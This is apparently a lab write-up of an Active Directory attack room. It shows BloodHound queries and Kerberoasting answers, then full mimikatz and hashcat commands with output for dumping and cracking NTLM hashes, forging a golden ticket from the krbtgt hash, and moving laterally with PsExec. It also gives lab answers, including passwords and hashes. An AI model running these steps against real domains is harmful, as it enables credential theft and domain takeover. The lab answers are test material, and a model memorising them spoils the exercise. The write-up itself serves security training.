Dangerous Privileges —


- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Find Computers where Domain Users are Local Admin
- Find Computers where Domain Users can read LAPS passwords
- Find All Paths from Domain Users to High Value Targets
- Find Workstations where Domain Users can RDP
- Find Servers where Domain Users can RDP
- Find Dangerous Privileges for Domain Users Groups
- Find Domain Admin Logons to non-Domain Controllers

Kerberos Interaction —


SQLSERVICE@CONTROLLER.LOCAL
ADMIN2@CONTROLLER.LOCAL
ADMINISTRATOR@CONTROLLER.LOCAL
DOMAIN ADMINS@CONTROLLER.LOCAL

2. What two users are Kerberoastable?

SQLSERVICE, KRBTGT



Find Servers where Domain Users can RDP

Find Dangerous Privileges for Domain Users Groups

Find Domain Admin Logons to non-Domain Controllers

Kerberos Interaction

Find Kerberoastable Members of High Value Groups


List all Kerberoastable Accounts

Find Kerberoastable Users with most privileges

Find AS-REP Roastable Users (DontReqPreAuth)


Shortest Paths

Shortest Paths to Unconstrained Delegation Systems




Task4 - Dumping hashes w/ mimikatz

- cd Downloads && mimikatz.exe this will cd into the directory that mimikatz is kept as well as run the mimikatz binary
- **privilege::debug** ensure that the output is "Privilege '20' ok" - This ensures that you're running mimikatz as an administrator; if you don't run mimikatz as an administrator, mimikatz will not run properly
- **lsadump::lsa /patch** Dump those hashes!



```
PS C:\Users\Administrator> cd Downloads; .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
```

- Crack those hashes w/ hashcat: hashcat -m 1000 <hash> rockyou.txt



```
└─$ hashcat -m 1000 2777b7fec870e04dda00cd7260f7bee6 rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 7 5800H with Radeon Graphics, 2136/4336 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB


Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

[redacted]:[redacted]
```

- Based on the results I solved the following questions

  1. what is the Machine1 Password?


     Password1

2. What is the Machine2 Hash?

   c39f2beb3d2ec06a62cb887fb391dee0


Task5 - Golden Ticket Attacks w/ mimikatz

- lsadump::lsa /inject /name:krbtgt This dumps the hash and security identifier of the Kerberos Ticket Granting Ticket account allowing you to create a golden ticket




```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : [redacted]
    LM   :
  Hash NTLM: [redacted]
    ntlm- 0:
    lm  - 0:

 * WDigest
    01 [redacted]
    02
    03
    04
    05
    0
    07
    08
    09
    10
    11
    12
    13
    14
```

- Create a Golden Ticket: kerberos::golden /user: /domain: /sid: /krbtgt: /id:




```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /
rbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500 /aes256
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime  : 10/19/2024 2:04:05 PM ; 10/17/2034 2:04:05 PM ; 10/17/2034 2:04:05 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

- misc::cmd - This will open a new command prompt with elevated privileges to all machines




```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7721743B8
```

- Access other Machines! - You will now have another command prompt with access to all other machines on the network



```
C:\Users\Administrator\Downloads>dir \\Desktop-1\c$
 Volume in drive \\Desktop-1\c$ has no label.
 Volume Serial Number is 4A19-FD6C

 Directory of \\Desktop-1\c$

03/18/2019  09:52 PM    <DIR>          PerfLogs
04/16/2020  07:32 PM    <DIR>          Program Files
10/06/2019  07:52 PM    <DIR>          Program Files (x86)
04/16/2020  07:37 PM    <DIR>          Share
04/20/2020  08:21 PM    <DIR>          Users
05/02/2020  03:53 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  41,426,333,696 bytes free

C:\Users\Administrator\Downloads>
```



```
C:\Users\Administrator\Downloads>PsExec.exe \\Desktop-1 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Desktop-1

C:\Windows\system32>
```

Task6 - Enumeration w/ Server Manager

1. What tool allows to view the event logs?

   Event Viewer

2. What is the SQL Service password

   MYpassword123#